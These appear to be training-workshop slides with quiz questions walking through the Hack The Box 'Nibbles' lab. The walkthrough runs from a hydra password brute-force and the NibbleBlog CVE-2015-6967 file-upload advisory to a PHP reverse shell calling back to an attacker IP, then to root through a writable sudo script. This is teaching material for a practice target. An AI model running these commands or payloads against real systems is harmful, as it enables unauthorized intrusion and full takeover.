

```
$ hydra -l admin -P <wordlist> \
http-post-form://nibbles.htb/nibbleblog/admin.php:username=^USER^&password=^PASS^:Incorrect
```

Which
“protocol”
to use

Host and path
specification


HTTP form
parameter values
(placeholders will
be substituted)

Negative test
pattern in HTTP
response



Question 5

What is the admin user's password to log into the blog?

[Publish](#)[Comments](#)[Manage](#)[Settings](#)[Themes](#)[Plugins](#)

Quick start

[New post](#) [New page](#) [Manage posts](#)[General settings](#) [Regional](#) [Change theme](#)

Draft posts

There are no draft posts.

Last comments

There are no published comments.

Notifications

[New session started](#)

02 September - 23:22:54 · IP: 10.10.14.2

[Login failed attempt](#)

02 September - 23:17:11 · IP: 10.10.14.2

[Login failed attempt](#)

02 September - 23:17:11 · IP: 10.10.14.2

[Login failed attempt](#)

02 September - 23:17:11 · IP: 10.10.14.2

[Login failed attempt](#)

02 September - 23:17:11 · IP: 10.10.14.2

[Login failed attempt](#)

02 September - 23:17:11 · IP: 10.10.14.2

[Login failed attempt](#)

02 September - 23:02:51 · IP: 10.10.14.2

[Login failed attempt](#)

02 September - 23:02:50 · IP: 10.10.14.2

Question 6

What version of nibble blog is running on the target machine?



NibbleBlog 4.0.3 - Code Execution - Not fixed

From: "Curesec Research Team (CRT)" <crt () curesec com>

Date: Tue, 1 Sep 2015 13:40:19 +0200

NibbleBlog 4.0.3: Code Execution
Security Advisory - Curesec Research Team

1. Introduction

Affected Product:	NibbleBlog 4.0.3
Fixed in:	not fixed
Fixed Version Link:	n/a
Vendor Contact:	Website: http://www.nibbleblog.com/
Vulnerability Type:	Code Execution
Remote Exploitable:	Yes
Reported to vendor:	07/21/2015
Disclosed to public:	09/01/2015
Release mode:	Full Disclosure
CVE:	n/a
Credits	Tim Coen of Curesec GmbH

2. Vulnerability Description

When uploading image files via the "My image" plugin - which is delivered with NibbleBlog by default - , NibbleBlog 4.0.3 keeps the original extension of uploaded files. This extension or the actual file type are not checked, thus it is possible to upload PHP files and gain code execution.

Please note that admin credentials are required.

3. Proof of Concept

Obtain Admin credentials (for example via Phishing via XSS which can be gained via CSRF, see advisory about CSRF in NibbleBlog 4.0.3)

Activate My image plugin by visiting

http://localhost/nibbleblog/admin.php?controller=plugins&action=install&plugin=my_image

Upload PHP shell, ignore warnings

Visit

http://localhost/nibbleblog/content/private/plugins/my_image/image.php.

This is the default name of images uploaded via the plugin.

4. Code

```
if( $plugin->init_db() )  
{
```

```
    // upload files
```

<https://nvd.nist.gov/vuln/detail/cve-2015-6967>

→ ↻ nvd.nist.gov/vuln/detail/cve-2015-6967 ☆ ABP 📁 👤 ⋮

🇺🇸 An official website of the United States government [Here's how you know](#) ▾



[Information Technology Laboratory](#)

NATIONAL VULNERABILITY DATABASE



[VULNERABILITIES](#)

🚨 CVE-2015-6967 Detail

MODIFIED AFTER ENRICHMENT

This CVE record has been updated after NVD enrichment efforts were completed.
Enrichment data supplied by the NVD may require amendment due to these changes.

Description

Unrestricted file upload vulnerability in the My Image plugin in Nibbleblog before 4.0.5 allows remote administrators to execute arbitrary code by uploading a file with an executable extension, then accessing it via a direct request to the file in `content/private/plugins/my_image/image.php`.

Evaluator Description

CWE-434: Unrestricted Upload of File with Dangerous Type

QUICK INFO

CVE Dictionary Entry:

[CVE-2015-6967](#)

NVD Published Date:

Sep 16, 2015

NVD Last Modified:

Jun 17, 2026

Source:


MITRE

Exploiting CVE-2015-6967

1. Obtain Admin credentials 
2. Activate My image plugin 
3. Upload PHP shell, ignore warnings 
 - a) Visit plugin config page at:
http://nibbles.htb/nibbleblog/admin.php?controller=plugins&action=config&plugin=my_image
 - b) Create and upload a minimal php file: `<?php echo "hello"; ?>`
 - c) Remember: ignore warnings 
4. Visit http://nibbles.htb/nibbleblog/content/private/plugins/my_image/image.php 

Reverse Shell

Bind shell



Reverse shell



Firewall: inbound blocked, outbound open

A reverse shell flips the direction of the connection: instead of the attacker dialing into the target, the compromised host dials out to the attacker — because firewalls filter what comes in far more strictly than what goes out.

revshells.com

Theme Dark

Reverse Shell Generator

IP & Port

IP 10.10.14.2 Port 1337 +1

Listener

nc -lvp 1337

Type nc

Copy

Reverse Bind MSFVenom HoaxShell Assembled

OS All Name php Show Advanced

PHP PentestMonkey

PHP Ivan Sincek

PHP cmd

PHP cmd 2

PHP cmd small

PHP exec

PHP shell_exec

PHP system

PHP passthru

PHP `

PHP nmap

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to
// slim it down. RE: https://raw.githubusercontent.com/pentestmonkey/php-reverse-
// shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.2';
$port = 1337;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
```

Shell sh Encoding None

Raw Copy

Your Pwnbox
IP Address

Arbitrary TCP
port number

Copy
command
and run in
your terminal

PHP Exploit
Payload.
Save it on
your Pwnbox
and upload
as "image"

<https://www.revshells.com/>

```
└─ [★]$ nc -lvnp 1337
Listening on 0.0.0.0 1337
Connection received on 10.129.7.80 54220
Linux Nibbles 4.4.0-104-generic #127-Ubuntu SMP Mon Dec 11 12:16:42 UTC 2017 x86
_64 x86_64 x86_64 GNU/Linux
19:48:01 up 2:24, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU WHAT
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
sh: 0: can't access tty; job control turned off
$ whoami
nibbler
$ █
```

Question 7

Which user is the Nibbleblog instance running as on the target machine?

Privilege Escalation

A photograph of a nuclear power plant with several large cooling towers and smokestacks emitting thick white steam into a clear blue sky. Numerous high-voltage power lines stretch across the upper half of the image. In the foreground, there is a golden-yellow field of harvested crops, possibly wheat, with visible tire tracks. The text 'Privilege Escalation' is centered in white over the middle of the image.

What's Sudo anyway?

Problem:

UNIX root account is all or nothing

(One) solution:

Sudo (su “do”) allows a system administrator to delegate authority to give certain users (or groups of users) the ability to run some (or all) commands as root or another user while providing an audit trail of the commands and their arguments.

See: <https://www.sudo.ws/about/intro/>

Sudo explained

```
$ ls -la /bin/sudo  
-rwsr-xr-x 1 root root 281624 Jun 27  2023 /bin/sudo
```



The **setuid bit** is a file permission that makes a program **run with the effective user ID of the file's owner (here: root)** instead of the user who executed it.

Listing sudo Privileges

```
$ sudo -l
```

```
...
```

```
User nibbler may run the following commands on Nibbles:
```

```
(root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
```

Question 8

What is the name of the script that nibbler can run as root on Nibbles?

monitor.sh permissions


```
$ ls -la /home/nibbler/personal/stuff/monitor.sh
total 12
drwxr-xr-x 2 nibbler nibbler 4096 Dec 10  2017 .
drwxrwxrwx 3 nibbler nibbler 4096 Sep  2 20:14 ..
-rwxrwxrwx 1 nibbler nibbler 4015 May  8  2015 monitor.sh
```

Question 9

Enter the permission set on monitor.sh?

Overwrite monitor.sh and run as root

```
$ echo -e "#!/bin/bash\n/bin/bash\n" > monitor.sh  
$ screen -q  
$ sudo monitor.sh
```





Thanks for your
Participation !
You did Awesome !!!

Writeups:

- <https://0xdf.gitlab.io/2018/06/30/htb-nibbles.html>
- https://www.youtube.com/watch?v=s_0GcRGv6Ds



5x Hack the Box VIP+ Vouchers (1 Month)

<https://spinhewheel.io/>